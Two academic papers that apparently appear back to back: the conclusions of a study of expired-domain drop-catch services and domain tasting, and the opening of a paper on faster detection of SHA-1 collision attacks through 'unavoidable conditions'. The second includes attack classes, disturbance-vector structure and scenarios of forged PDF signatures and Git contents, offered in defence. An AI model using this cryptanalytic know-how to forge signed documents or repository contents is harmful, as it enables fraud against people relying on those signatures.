To better compare the relative performance of drop-catch services, we rank the most active clusters of registrar IDs according to `com` re-registrations on the deletion day (Table 6). In 2016, DropCatch dominated the ranking with more than twice as many drop-catch re-registrations as SnapNames, the cluster ranked second.

Due to a lack of visibility into registration times, we cannot distinguish between domains re-registered *during* the drop and those that were still re-registered on the deletion day, but *after* the drop. GoDaddy, for instance, is ranked fourth in deletion day re-registrations in 2016. While GoDaddy does accept domain backorders, it is unlikely that all 11 k deletion-day re-registrations occurred during the competitive drop, given that the GoDaddy cluster consists of only seven registrar IDs. It is more likely that these domains were re-registered after the drop, and their relatively large number may be due to GoDaddy's position as the most popular domain registrar overall. Similarly, in 2017, the Alibaba cluster with only two registrar IDs is ranked first, before the DropCatch cluster with 1252 registrar IDs. Indeed, certain domain name speculators appear to leverage reseller APIs to re-register domains on the deletion day (e.g., using desktop software [41]). While the cost is comparable to regular domain registrations, such "do-it-yourself" drop-catching is expected to succeed only for relatively non-competitive domains not targeted by the large drop-catch services.

The relative ranking of the known drop-catch services DropCatch, SnapNames and Pheenix remains the same in our 2016 and 2017 data. An interesting observation is that Pheenix added 300 registrar IDs in late 2016 [39] and controlled more registrar IDs than SnapNames during our 2017 measurement. However, Pheenix is ranked only eleventh with 301 re-registrations, as opposed to SnapNames with 7623 on rank three. Even before the increase, Pheenix re-registered fewer domains per registrar ID than DropCatch or SnapNames, suggesting that Pheenix may be less efficient in using their registrar IDs.

Despite the widely supported recommendation that customers place backorders with all services [7, 12, 31], we do not know how many customers follow this advice, thus our findings should not be seen as a comparison of how *successful* drop-catch services are in fulfilling their customers' orders. Furthermore, our clustering cannot group registrar IDs that collaborate during the drop without exhibiting any clear administrative relationship. For some of the clusters, we could not find any public information

	2016 (4 weeks)		**2017** (1 week)	
1	DropCatch.com	87437	Aliyun.com	20208
2	SnapNames.com	40552	DropCatch.com	19411
3	XZ.com	20104	SnapNames.com	7623
4	West.cn	8854	LogicBoxes.com	2201
5	GoDaddy.com	7389	Onamae.com	1069
6	Onamae.com	6573	XZ.com	875
7	DNS.cn	4935	GoDaddy.com	875
8	BizCN.com	4553	West.cn	808
9	Oray.com	4031	BizCN.com	432
10	CNDNS.com	3200	OpenSRS.com	384

Table 6: The Top 10 clusters according to deletion-day re-registrations of `com` in 2016 and 2017 (MAIN and TASTING data sets, respectively). There is some variation between the years, and the deletion-day rankings are very different from general domain name registrations (not shown).

regarding a drop-catch service that might be operated by the same corporate entity. At the same time, some well-known drop-catch services such as Pool are not among the most highly ranked clusters, which leads us to believe that we cannot currently characterise their performance due to the limitations inherent in our methodology.

4.6 Domain Tasting

ICANN considers domain tasting a "profit-making abuse of the domain name system" [26] and discourages it by allowing each registrar only a limited number of free domain deletions during the initial five-day *add grace period* after domain creation. Traditionally, domain tasting has been understood as a way for the domain registrant to test how much traffic the domain receives before deciding whether to keep or return it (e.g., [6]). However, we show that domain tasting can also be used for a similar purpose as the *auto-renew grace period* in the case of pre-release domain sales. That is, a service can use the *add grace period* to attempt selling a domain to a customer and return it to the registry for free if no sale is made.

The restrictions imposed by ICANN affect only registrars with a high ratio of domain deletions per registrar ID. Drop-catch services, however, already need to maintain a high number of registrar IDs in order to compete in the drop. In absolute terms, they could delete a high number of domains for free while staying below ICANN's thresholds on a per-registrar ID basis. We designed the TASTING experiment to specifically measure domain tasting among domains re-registered on the deletion day of the prior registration. We find that domain tasting is relatively uncommon. Only about 2.1 % of `com` domains re-registered on the deletion date (and much fewer in the other zones) are deleted within the first five days. However, we find that SnapNames is responsible for over 98 % of all domain tasting among drop-catch domains. Upon closer inspection, we find that SnapNames' website features a file of domain names "in auction," which appears to contain only domain names that were recently

re-registered during the drop, and that all have an active website with a parking page during the three-day duration of the auction. When checking the registration status of these domains a week later, we find that 41.2 % of the domains have been deleted. We suspect that SnapNames proactively registers domain names during the drop, even without having received a specific backorder from a customer, and deletes these names if they do not find a buyer.

4.7 Summary

- Domain ownership can change fast, and often: 10 % of com, and 5 % of org domains are re-registered on the same day as the old registration is deleted. *Domain-based trust mechanisms should anticipate ownership changes as a common, expected event.*
- Pre-release sales allow ownership changes without implication of the prior owner and maintain the old registration: Expired domains as old as 20 years are available with comparatively little competition. *Anti-abuse tools may need improved detection of ownership changes that are not re-registrations.*
- Drop-catch services have a significant impact on the domain name registration system: The Top 3 account for 75 % of all accredited registrars, and drop-catch is responsible for over 80 % of *all* domain creation attempts, yet results in no more than 9.5 % of successful com domain registrations. *Drop-catch consumes a disproportionate share of resources.*
- Drop-catch re-registrations are highly competitive: Half of org's same-day re-registrations occur within 30 s of the drop (biz: within 5 min of the drop), and 0-day re-registrations have the highest diversity and most evenly distributed market share of registrar IDs. *High demand for certain expired domains and the willingness to pay premium prices sustain an entire industry dedicated to "recycling" old domains.*
- Only few drop-catch domains are put to "good" use: Most seem to contain nothing but advertisements and parking pages to profit from residual traffic. *Many if not most drop-catch re-registrations may be of limited value to the Internet community as a whole.*

5 Discussion & Conclusions

Our analysis has shown that there is significant demand for expired domain names (e.g., over 10 % of all com domains re-registered immediately on the day that they were deleted), and that there is a highly competitive environment of drop-catch services that race to be the first to re-register a domain in the very instant that it is deleted (e.g., over half of org re-registrations on the deletion day take place within a 30 s time frame). In the current system, the drop-catch service with most technical resources and the best insight into details of the drop is going to be most successful in re-registering deleted domains for their customers. However, the uncertainty of this process and lack of transparency as to which service is most successful result in the common recommendation that customers place orders with all services [7, 12, 31]. The re-registration race is open to all registrars, and manual re-registration is at least a theoretical possibility, but it is quite wasteful of resources as drop-catch services cause a daily flood of requests as a byproduct of determining the next owner.

Pre-release domain sales typically take place as auctions, thus they are efficient from a technical point of view. However, there are administrative concerns, as pre-release sales do not allow buyers to freely choose their registrar, prevent the former domain owner from using the 30-day *redemption period* to recover the expired domain, and might incentivise registrars to make late domain renewals more difficult (or expensive) for their customers because of the potentially more lucrative pre-release sales.

From a security perspective, domain ownership changes are problematic because of their potential to break domain-based trust mechanisms [44], abuse residual trust [33], and more generally profit from residual traffic in various ways that are not necessarily illegal, but often undesirable. While banning domain ownership changes altogether may not be practicable, we argue that the process should be made more transparent. State-of-the-art anti-abuse systems may find it challenging to detect domain ownership changes such as pre-release sales because they do not result in a new domain creation. As a policy-based approach, registrars could be required to maintain a public log of ownership changes, similar to Certificate Transparency [30], so that security mechanisms can "reset" trust in a reliable way: Whitelists can drop domains after certain changes of ownership, web browsers can purge cached website permissions, and websites can remove links pointing to a deleted domain.

What exactly drives that demand for expired domain names, whether it is intended "productive" use, abuse [22, 33], monetisation through advertising [48], or speculation with the goal of reselling the domain name, is still an open question, and an interesting direction for future work.

Speeding up detection of SHA-1 collision attacks using unavoidable attack conditions

Marc Stevens

Daniel Shumow
Microsoft Research

Abstract

Counter-cryptanalysis, the concept of using cryptanalytic techniques to detect cryptanalytic attacks, was introduced at CRYPTO 2013 [23] with a hash collision detection algorithm. That is, an algorithm that detects whether a given *single* message is part of a colliding message pair constructed using a cryptanalytic collision attack on MD5 or SHA-1.

Unfortunately, the original collision detection algorithm is not a low-cost solution as it costs 15 to 224 times more than a single hash computation. In this paper we present a significant performance improvement for collision detection based on the new concept of *unavoidable conditions*. Unavoidable conditions are conditions that are *necessary for all feasible attacks* in a certain attack class. As such they can be used to quickly dismiss particular attack classes that may have been used in the construction of the message. To determine an unavoidable condition one must rule out any feasible variant attack where this condition might not be necessary, otherwise adversaries aware of counter-cryptanalysis could easily bypass this improved collision detection with a carefully chosen variant attack. Based on a conjecture solidly supported by the current state of the art, we show how we can determine such unavoidable conditions for SHA-1.

We have implemented the improved SHA-1 collision detection using such unavoidable conditions and which is more than 20 times faster than without our unavoidable condition improvements. We have measured that overall our implemented SHA-1 with collision detection is only a factor 1.60 slower, on average, than SHA-1. With the demonstration of a SHA-1 collision, the algorithm presented here has been deployed by Git, GitHub, Google Drive, Gmail, Microsoft OneDrive and others, showing the effectiveness of this technique.

1 Introduction

Cryptographic hash functions, computing a small fixed-size hash value for a given message of arbitrary length, are a crucial cryptographic primitive that are used to secure countless systems and applications. A key cryptographic requirement is that it should be computationally infeasible to find *collisions*: two distinct messages with the same hash value. Industry's previous de facto choices MD5 and SHA-1 are both based on the Merkle-Damgård construction [18, 6] that iterates a compression function that updates a fixed-size internal state called the chaining value (CV) with fixed-size pieces of the input message.

In 2004, MD5 was completely broken and real collisions were presented by Wang et al.[33, 35]. Their collision attack consisted of two so-called *near-collision attacks* on MD5's compression function where the first introduces a difference in the chaining value and the second eliminates this difference again. Hence, these so-called *identical-prefix collisions* had a limitation that the two colliding messages need to be identical before and after these near-collision blocks. In 2007 Stevens et al.[27] introduced *chosen-prefix collisions* for MD5 that allowed arbitrary different prefixes. Irrefutable proof that hash function collisions indeed form a realistic and significant threat to Internet security was presented at CRYPTO 2009 by Stevens et al. [29] by demonstrating a certificate authority that could issue two Certs with different keys that have the same hash value.

More proof of the threat posed by collision attacks appeared in 2012 when it became clear that not only academic efforts have been spent on breaking hash functions. Nation-state actors [20, 14, 13] have been linked to the highly advanced espionage malware, so named Flame, that was found targeting the Middle-East in May 2012. As it turned out, it used a forged signature to craft malicious windows updates.

Despite the common knowledge that MD5 is insecure for digital signatures effectively since 2004, even in 2017

there are still Industry issues in deprecating MD5 for signatures [10]. SHA-1, designed by NSA and standardized by NIST [19], is also weak and was theoretically broken in 2005 with a collision attack with an estimated complexity of 2^{69} SHA-1 calls presented by Wang et al.[34]. With real collisions for full SHA-1 out of reach at that time, there were efforts at producing collisions for reduced versions of SHA-1: 64 steps [3] (with a cost of 2^{35} SHA-1 calls), 70 steps [2] (cost 2^{44} SHA-1), 73 steps [8] (cost $2^{50.7}$ SHA-1), the last being 75 steps [9] (cost $2^{57.7}$ SHA-1) in 2011. The cost of collisions for SHA-1 was improved to 2^{61} SHA-1 calls at EUROCRYPT 2013 [24], together with a near-collision attack with cost $2^{57.5}$ and a chosen-prefix collision attack with cost $2^{77.1}$ SHA-1 calls, which remains the current state-of-the-art. Other recent efforts focused on finding *freestart collisions* for SHA-1, i.e., collisions for its compression function, with a 76-step freestart collision [12] (cost 2^{50} SHA-1) and more recently a freestart collision for full SHA-1 [26]. Despite various efforts, an actual collision for SHA-1 remained out of reach for 11 years, but this year a SHA-1 collision was finally announced by Stevens et al.[25]. This shows that SHA-1 collision attacks have finally become practical. Furthermore, they provided several examples of PDF file pairs that have the same SHA-1 hash, yet show distinct visual contents.

At CRYPTO 2013 the novel concept *counter-cryptanalysis* of using cryptanalytic techniques to detect cryptanalytic attacks was introduced in the form of a hash collision detection algorithm [23]. This hash collision detection algorithm is able to expose cryptanalytic collision attacks given only one message from a colliding message pair. It's utility was immediately proven by using it to uncover the *yet unknown* chosen-prefix collision attack in Flame's forged signature, regardless of the fact that its sibling colliding file remains unknown. Moreover, it even enabled forensic analysis by recovering the internal differential paths, which were used in a reconstruction of the attack procedure and complexity [7].

In principle the collision attack detection provides strong guarantees: it guarantees detection of any variant collision attack in each tested attack class, whereas the chance of false positives is as negligible as the chance of finding a random second preimage. However, so far there is a significant cost: to detect collision attacks against SHA-1 (respectively MD5) costs the equivalent of hashing the message 15 (respectively 224) times, detecting the 15 (respectively 224) best attack classes.

1.1 Motivation

The main motivation of this paper is to provide an effective manner to reduce the potential harm of SHA-1 collision attacks for the near future as discussed below. It is not the aim of SHA-1 collision detection to obviate the need to move to newer hash functions with longer digests. Rather, SHA-1 collision detection is meant to be a mitigation used for deployed systems that are unable to migrate to a new hash function. In these cases, an implementation of SHA-1 with collision detection may be used as a drop in replacement. Such an update, that requires only changing the module responsible for hashing, is significantly easier than redeploying an entire distributed system, including revising protocols that currently rely on SHA-1. Collision detection for SHA-1 attacks is a thorough stop-gap solution that will provide security to systems and software that may not be able to migrate to newer hash functions before SHA-1 collisions become a viable security threat. The example of the well-known version control system Git that relies very strongly on SHA-1 for integrity and even security is very amenable to such a solution. In fact at the time of writing, Git and GitHub now use the improved SHA-1 collision detection of this paper by default. Our improved implementation is also being used by Google Drive, Gmail and Microsoft OneDrive.

Based on the latest results for the complexity of finding a SHA-1 collision, the projected cost of such an attack ranges from US$ 75 K and US$ 120 K by renting low-cost computing resources on Amazon EC2 [22, 26], which is significantly lower than Schneier's 2012 estimates. These projections resulted in the withdrawal of CABForum Ballot 152 to extend issuance of SHA-1 based HTTPS certificates, and in the deprecation of SHA-1 for digital signatures in the IETF's TLS protocol specification version 1.3. The recent SHA-1 collision paper further confirms these costs [25].

Unfortunately CABForum restrictions on the use of SHA-1 do not apply on Certification Authority certificates currently outside their CA program. E.g., it excludes retracted CA certificates that are still supported by older systems (and CA certificates have indeed been retracted to circumvent CABForum regulations and continue to issue new SHA-1 certificates [1] to serve to these older systems), and certificates for other TLS applications including up to 10% of credit card payment systems [31]. It thus remains in widespread use across the software industry for, e.g., digital signatures on software, documents, and many other applications, perhaps most notably in the widely used Git versioning system.

It is very likely that SHA-1 is heading towards a similar fate as MD5, risking various security issues for many years to come. Certainly, the spectacular end of life of MD5, including a high profile cyberattack on the nation state level, provided advanced warning of the end of life of SHA-1. Indeed, the success of cryptanalytic attacks of

[1] E.g., SHA-1 certificates are still being sold by CloudFlare at the time of writing: www.cloudflare.com/ssl/dedicated-certificates/.

the Merkle-Damgard construction motivated the SHA-3 competition. Not to mention, inspired widespread efforts to migrate deployed software to the longer length digest hash functions of SHA-2 family. So, one may challenge the utility of collision detection for the SHA-1 function, which has been known to have an impending break for some time. However, the Flame attacks show that long after newer versions of software have been deployed, older versions that rely on older cryptography may still be in use and provide a vulnerability for attackers. Even with this cautionary tale, as noted above, various software and services still issue SHA-1 certificates or use SHA-1. So even though SHA-1 collisions have been expected for some time, it has not been sufficient to motivate a complete migration to newer hash functions. Even if systems are moved from using SHA-1, verification of signatures of SHA-1 digests may remain necessary for existing signatures, such as deployed binaries or not yet expired certificates.

An example is GPG/PGP email and attachment signatures where SHA-1-based signatures remain common. E.g., Stevens et al.'s colliding PDF document technique would allow an attacker to have someone sign and email a carefully crafted benign PDF document with GPG/PGP using a SHA-1-based signature. That signature would then also be valid for a malicious PDF document that was crafted together with the benign PDF document to make them collide. Also, as previously mentioned, another example of widely a deployed system that relies on SHA-1 in a fundamental way is Git, which uses SHA-1 as an identifier for commits. It is infeasible that all deployed Git repositories will be migrated off of SHA-1, but since SHA-1 collisions are now feasible Git might be at risk. As one potentially scenario, consider an attacker that has committed one file of a colliding pair[2] to a Git repository under his control, in which case he could then selectively deliver either contents to targeted users, without the users noticing by looking at Git hashes or verifying signatures on the repository. Although, Git now uses this SHA-1 collision detection algorithm, so this risk has been mitigated for updated clients.

1.2 Collision detection

Collision attack detection exploits two key facts-of-life for feasible cryptanalytic collision attacks on MD5 and SHA-1. The first is a requirement for a high-probability differential path, which necessarily includes a section with no differences (or MSB-differences for MD5) to achieve the high-probability. The second is the direct consequence that there only few message block differences that admit such a high-probability differential path. Extensive studies for message block differences that allow high-probability differential paths for both MD5 and SHA-1 strongly confirm these properties.

Collision detection detects near-collision attacks against MD5's or SHA-1's compression function for a given message by 'jumping' from the current compression function evaluation $CV_{out} = Compress(CV_{in}, B)$ to a presumed related compression function evaluation $CV'_{out} = Compress(CV'_{in}, B')$. If B (and B') were constructed using a collision attack that uses message block difference δB and trivial difference δWS_i at step i then the presumed related compression function evaluation can be fully reconstructed. Namely, those differences directly imply values for message block $B' = B + \delta B$ and state $WS'_i = WS_i + \delta WS_i$ at step i, which are sufficient to compute the related input chaining value CV'_{in} and thereby also the related output chaining value CV'_{out}. This reconstruction from the middle of the related compression function evaluation is called a *recompression*. A collision attack necessarily requires a final near-collision attack with $CV'_{out} = CV_{out}$, which can be detected in this manner. If no collision attack was used to construct B then finding $CV'_{out} = CV_{out}$ means that we have found a second pre-image for the compression function by chance. Therefore the chance of false positives is as negligible as the chance of finding a random second pre-image.

For MD5 and SHA-1 one thus distinguishes many attack classes that each are described by the message block difference δB, step i and intermediate state difference δWS_i. In the case of SHA-1 each attack class depends entirely on the so-called *disturbance vector* (DV). In either case, for every block of the given message, each attack class requires another compression function evaluation. With the 223 known attack classes for MD5, collision detection costs a factor 224 more than MD5. SHA-1 collision detection costs a factor 15 more than SHA-1 given the original proposed list of 14 most threatening disturbance vectors.

2 Our contributions

In this paper we present a significant run-time performance improvement to collision detection. This improvement is based on a new concept in cryptanalysis, namely *unavoidable conditions*, which are conditions that are necessary for *all* feasible attacks within a certain class of attacks. To determine an unavoidable condition one must rule out any feasible variant attack where this condition might not be necessary. Otherwise, adversaries aware of counter-cryptanalysis could easily bypass this improved collision detection with a carefully chosen variant attack.

[2] As Git adds a header before computing the SHA-1 hash of an object, this header should be taken into account while constructing the SHA-1 collision.

We provide a formal framework of unavoidable conditions for collision attacks on MD5-like compression functions that can be used to show that indeed conditions are unavoidable, and we show how they can be used to speed up collision detection.

Furthermore, we present a conjecture that SHA-1 collision attacks based on a disturbance vector may not deviate from the prescribed local collisions for steps 35 up to 65 to remain feasible. As the current state of art on SHA-1 collision attacks is entirely based on disturbance vectors for very compelling reasons, and published collision attacks only deviate from local collisions in the first 20 steps or the last 5 steps (75 up to 79), the current state of art solidly supports this conjecture with a safe large margin. Based on this conjecture, we show how we can efficiently determine such unavoidable conditions for the known cryptanalytic attack classes on SHA-1. Moreover, we show how we can exploit a significant overlap of unavoidable conditions between DVs that allows a more efficient checking of unavoidable bit conditions for many disturbance vectors simultaneously.

Collision detection uses *recompressions*, i.e., evaluations of the compression function starting from an intermediate state to uniquely determine the input and output chaining value for a given message block. Collision detection requires a recompression for each tested DV for each message block of a given message. Unavoidable bit conditions allow a significant improvement to collision detection by very quickly checking the unavoidable bit conditions per DV and only performing a recompression when all unavoidable bit conditions for that DV are satisfied.

We have implemented the improved SHA-1 collision detection using unavoidable conditions which checks 32 DVs (twice as many as previous work). The improved collision detection is 20 to 30 times faster than without our unavoidable condition improvements. We have measured that overall our improved SHA-1 collision detection is only a factor 1.60 slower on average than SHA-1. The correctness of our implementation follows from easily verified attack-class independent code, automatically generated tables for each attack class from a very short identification, and testing its correctness against the known SHA-1 collision.

After the demonstration of a SHA-1 collision, the open source implementation of our algorithms was included in Git. As part of incorporating our implementation, it was further optimized to meet Git's performance requirements. These performance improvements were small in comparison with the detection algorithm as it stood before our algorithmic optimizations, less than doubling the speed. However, these improvements made the difference between the algorithm being adopted in Git or not [32]. This shows that the more than 20 times improvement that unavoidable conditions introduce, in fact, make this algorithm usable in practice.

The remainder of our paper is organized as follows. In Sect. 3 we treat the formal concept of unavoidable conditions and their practical applications. How to determine them for known attack classes against SHA-1 and to maximize the overlap between the sets of unavoidable conditions between DVs is covered in Sect. 4. In Sect. 5 we disclose more specific details about our open-source implementation, in particular with regards how to efficiently check unavoidable bit conditions. We discuss performance aspects in Sect. 6.

3 Unavoidable conditions

3.1 Model

Necessary and/or sufficient bit conditions are a very useful tool for hash function cryptanalysis as laid out by Wang et al.[35]. In effect they reduce the problem of finding a message block pair that conforms to a differential path to the problem of finding a message block for which the bit conditions are satisfied. As well as reducing cost from computations over two compression function evaluations to only one compression function evaluation, such conditions allows more effective use of early stop techniques and advanced message modification techniques.

We define *unavoidable conditions* as conditions that are necessary for *all feasible attacks* in a certain attack class. While necessary and sufficient conditions for an attack can be easily and manually derived, determining unavoidable conditions is significantly harder as it requires the analysis of all feasible attacks in a certain attack class. We more formally define attack classes and such unavoidable conditions in a framework that we use to actually find unavoidable conditions for SHA-1 by showing these are necessary for all feasible attacks within an attack class.

Our attack class definition in Thm. 1 below is rather general but captures the functionality of many collision attacks variants (collision attack, pseudo-collision attack, near-collision attack) against compression functions: i.e., algorithms that output a pair of compression function inputs. Our general definition does not describe what the input or output differences should look like or, e.g., whether it requires specific values for CV_1 and CV_2. Instead such details are abstracted away as properties of specific attack classes.

Definition 1 (Compression function attack class)**.** *For $N,M \in \mathbb{N}^+$, let $H : \{0,1\}^N \times \{0,1\}^M \to \{0,1\}^N$ be a compression function, then a class of attacks $\mathcal{C}$ against H is a set of (randomized) algorithms A that produce a*

tuple $(CV_1, B_1, CV_2, B_2) \in \{0,1\}^N \times \{0,1\}^M \times \{0,1\}^N \times \{0,1\}^M$ *as output.*

We model an unavoidable condition for an attack class as a predicate over pairs (CV, B) of a chaining value and message block. Such a predicate is called an unavoidable condition if and only if it holds for all possible (CV_1, B_1) and (CV_2, B_2) that may be output by any attack in the attack class.

Definition 2 (Unavoidable condition)**.** *For* $N, M \in \mathbb{N}^+$, *let* $H : \{0,1\}^N \times \{0,1\}^M \to \{0,1\}^N$ *be a compression function and* $\mathcal{C}$ *be an attack class against* H. *Let* $u : \{0,1\}^N \times \{0,1\}^M \to \{false, true\}$ *be a non-trivial predicate over compression function inputs. Then* u *is called an* unavoidable condition *for attack class* $\mathcal{C}$ *if and only if for all* $A \in \mathcal{C}$ *and for all possible outputs* $(CV_1, B_1, CV_2, B_2) \leftarrow A$ *it holds that* $u(CV_1, B_1) = true$ *and* $u(CV_2, B_2) = true$.

3.2 Speeding up collision detection

Let $\mathcal{S}$ be a set of attack classes. For each attack class $\mathcal{C} \in \mathcal{S}$ let $s_{\mathcal{C}} = (\delta B, i, \delta WS_i)$ be the associated message block difference, step i and difference for the intermediate state after step i as given in [23]. Also, let $\mathcal{U}_{\mathcal{C}}$ be a set of unavoidable conditions for each $\mathcal{C} \in \mathcal{S}$.

For each compression function evaluation during the hashing of a given message, collision detection will perform a recompression for every attack class $\mathcal{C} \in \mathcal{S}$. Such a recompression is rather costly as it results in that the overall cost of collision detection is a factor $|\mathcal{S}|$ more than only computing the hash.

If for compression function input (CV, B) and for a given attack class $\mathcal{C}$ at least one unavoidable condition $u \in \mathcal{U}_{\mathcal{C}}$ is not satisfied then by definition (CV, B) cannot be output by any attack $A \in \mathcal{C}$ (i.e., $(CV_1, B_1) = (CV, B)$ or $(CV_2, B_2) = (CV, B)$ as in Thm. 1). As an attack from $\mathcal{C}$ has been ruled out, a recompression for $\mathcal{C}$ is unnecessary and can be skipped. Alg. 1 is the improved collision detection that uses unavoidable conditions as preconditions before a performing a recompression. If the unavoidable conditions can be evaluated very quickly in comparison to the recompression, e.g., comparing whether two bits are equal/unequal in the internal state of the compression function, then a significant speed improvement can be achieved.

4 Application to SHA-1

4.1 Notation

SHA-1 is defined using 32-bit words $X = (x_i)_{i=0}^{31} \in \{0,1\}^{32}$ that are identified with elements $X = \sum_{i=0}^{31} x_i 2^i$ of $\mathbb{Z}/2^{32}\mathbb{Z}$ (for addition and subtraction). A *binary signed digit representation* (BSDR) for $X \in \mathbb{Z}/2^{32}\mathbb{Z}$ is a sequence $Z = (z_i)_{i=0}^{31} \in \{-1,0,1\}^{32}$ for which $X = \sum_{i=0}^{31} z_i 2^i$. We use the following notation: $Z[i] = z_i$, $RL(Z,n)$ and $RR(Z,n)$ (cyclic left and right rotation), $w(Z)$ (Hamming weight), $\sigma(Z) = X = \sum_{i=0}^{31} k_i 2^i \in \mathbb{Z}/2^{32}\mathbb{Z}$.

In collision attacks we consider two related messages M and M'. For any variable X related to the SHA-1 calculation of M, we use X' to denote the corresponding variable for M'. Furthermore, for such a 'matched' variable $X \in \mathbb{Z}/2^{32}\mathbb{Z}$ we define $\delta X = X' - X$ and $\Delta X = (X'[i] - X[i])_{i=0}^{31}$.

4.2 SHA-1's compression function

The input for SHA-1's Compress consists of an intermediate hash value $CV_{in} = (a, b, c, d, e)$ of five 32-bit words and a 512-bit message block B. The 512-bit message block B is partitioned into 16 consecutive 32-bit strings which are interpreted as 32-bit words $W_0, W_1, \ldots, W_{15}$ (using big-endian), and expanded to $W_0, \ldots, W_{79}$ as follows:

$$W_t = RL(W_{t-3} \oplus W_{t-8} \oplus W_{t-14} \oplus W_{t-16}, 1), \quad \text{for } 16 \leq t < 80. \tag{1}$$

We describe SHA-1's compression function Compress in an 'unrolled' version. For each step $t = 0, \ldots, 79$ it uses a working state consisting of five 32-bit words Q_t, Q_{t-1}, Q_{t-2}, Q_{t-3} and Q_{t-4} and calculates a new state word Q_{t+1}. The working state is initialized before the first step as:

$$(Q_0, Q_{-1}, Q_{-2}, Q_{-3}, Q_{-4}) = (a, b, RR(c,30), RR(d,30), RR(e,30)).$$

For $t = 0, 1, \ldots, 79$ in succession, Q_{t+1} is calculated as follows:

$$\begin{aligned} F_t &= f_t(Q_{t-1}, RL(Q_{t-2},30), RL(Q_{t-3},30)), \\ Q_{t+1} &= F_t + AC_t + W_t + RL(Q_t,5) + RL(Q_{t-4},30). \end{aligned} \tag{2}$$

These 80 steps are grouped in 4 rounds of 20 steps each. Here, AC_t is the constant $\texttt{5a827999}_{16}$, $\texttt{6ed9eba1}_{16}$, $\texttt{8f1bbcdc}_{16}$ or $\texttt{ca62c1d6}_{16}$ for the 1st, 2nd, 3rd and 4th round, respectively. The non-linear function $f_t(X,Y,Z)$ is defined as $(X \wedge Y) \oplus (\overline{X} \wedge Z)$, $X \oplus Y \oplus Z$, $(X \wedge Y) \vee (Z \wedge (X \vee Y))$ or $X \oplus Y \oplus Z$ for the 1st, 2nd, 3rd and 4th round, respectively. Finally, the output intermediate hash value CV_{out} is determined as:

$$CV_{out} = (a + Q_{80},\ b + Q_{79},\ c + RL(Q_{78},30),\ d + RL(Q_{77},30),\ e + RL(Q_{76},30)).$$

Algorithm 1: Improved collision detection

Let $H: \{0,1\}^N \times \{0,1\}^M \rightarrow \{0,1\}^N$, $IV \in \{0,1\}^N$ be an MD5-like compression function consisting of I reversible steps and a Davies-Meyer feed-forward.
Let $\mathcal{S}$ be a set of attack classes $s = (\delta B, i, \delta WS_i)$ and $\mathcal{U}_s$ a set of unavoidable conditions for each $s \in \mathcal{S}$.
The algorithm below returns True when a near-collision attack was detected and False otherwise.
Given padded message $P = P_1 || \dots || P_n$ consisting of n blocks $P_j \in \{0,1\}^M$ do:

1. Let $CV_0 = IV$ and do the following for $j = 1, \dots, n$:
   (a) Evaluate $CV_j = H(CV_{j-1}, P_j)$ and store intermediate working states WS_i after each step $i = 0, \dots, I-1$ of H.
   (b) For each $s = (\delta B, i, \delta WS_i) \in \mathcal{S}$ do:
      i. If $u(CV_{j-1}, P_j) = false$ for some $u \in \mathcal{U}_s$ then skip steps ii.–vi.
      ii. Determine $P_j' = P_j + \delta B$, $WS_i' = WS_i + \delta WS_i$
      iii. Compute steps $i, i-1, \dots, 0$ of H backwards to determine CV_{j-1}'
      iv. Compute steps $i+1, \dots, I-1$ forwards to determine WS_{I-1}'
      v. Determine CV_j' from CV_{j-1}' and WS_{I-1}' (Davies-Meyer feed-forward)
      vi. If $CV_j' = CV_j$ return True
2. Return False

4.3 Local collisions and the disturbance vector

In 1998, Chabaud and Joux [4] constructed a collision attack on SHA-0, SHA-1's withdrawn predecessor, based on local collisions. A local collision over 6 steps for SHA-0 and SHA-1 consists of a disturbance $\delta Q_{t+1} = 2^b$ created in some step t by a message word bit difference $\delta W_t = 2^b$. This disturbance is corrected over the next five steps, so that after those five steps no differences occur in the five working state words. They were able to interleave many of these local collisions such that the message word differences $(\Delta W_t)_{t=0}^{79}$ conform to the message expansion (cf. Eq. 1). For more convenient analysis, they consider the *disturbance vector* which is a non-zero vector $(DV_t)_{t=0}^{79}$ conform to the message expansion where every '1'-bit $DV_t[b]$ marks the start of a local collision based on the disturbance $\delta W_t[b] = \pm 1$. We denote by $(DW_t)_{t=0}^{79}$ the message word bit differences without sign (i.e., $DW_t = W_t' \oplus W_t$) for a disturbance vector $(DV_t)_{t=0}^{79}$:

$$DW_t := \bigoplus_{(i,r) \in \mathcal{R}} RL(DV_{t-i}, r),$$

where

$$\mathcal{R} = \{(0,0), (1,5), (2,0), (3,30), (4,30), (5,30)\}.$$

Note that for each step one uses differences δW_t instead of DW_t. We say that a message word difference δW_t is *compatible* with DW_t if there are coefficients $c_0, \dots, c_{31} \in \{-1,1\}$ such that $\delta W_t = \sum_{j=0}^{31} c_j \cdot DW_t[j]$. The set $\mathcal{W}_t$ of all compatible message word differences given DW_t is defined as:

$$\mathcal{W}_t := \left\{ \sigma(X) \;\middle|\; \underset{X[i] \in \{-DW_t[i], +DW_t[i]\},\ i \in \{0,\dots,31\}}{\text{BSDR } X,} \right\} \quad (3)$$

As for bit position 31 it holds that $-2^{31} \equiv 2^{31} \bmod 2^{32}$, only the signing of bits $0, \dots, 30$ affect the resulting δW_t. In fact for every $\delta W_t \in \mathcal{W}_t$ it holds that the coefficient $c_i \in \{-1,1\}$ for every bit position $i \in \{0, \dots, 30\}$ with $DW_t[i] = 1$ is uniquely determined.

4.4 Disturbance vector classes

Manuel [15] has classified previously found interesting disturbance vectors into two classes. A disturbance vector from the first class denoted by $\mathrm{I}(K,b)$ is defined by $DV_K = \ldots = DV_{K+14} = 0$ and $DV_{K+15} = 2^b$. Similarly, a disturbance vector from the second class denoted by $\mathrm{II}(K,b)$ is defined by $DV_{K+1} = DV_{K+3} = RL(2^{31}, b)$ and $DV_{K+15} = 2^b$ and $DV_{K+i} = 0$ for $i \in \{0,2,4,5,\dots,14\}$. For both classes, the remaining $DV_0, \dots, DV_{K-1}$ and $DV_{K+16}, \dots, DV_{79}$ are determined through the (reverse) message expansion relation (Eq. 1).

4.5 Unavoidable conditions

The literature on collision attacks against SHA-1 (e.g., see [34, 21, 16, 11, 3, 17, 2, 37, 5, 36, 8, 15, 24]) consists entirely of attacks based on combinations of local collisions as prescribed by a disturbance vector. This is a common property and for a very compelling reason: it is

the only known way to construct differential paths with message word differences compatible with the message expansion relation. Even then it seems that out of 2^{512} possible disturbance vectors there are only a few tens of disturbance vectors suitable for feasible cryptanalytic attacks.

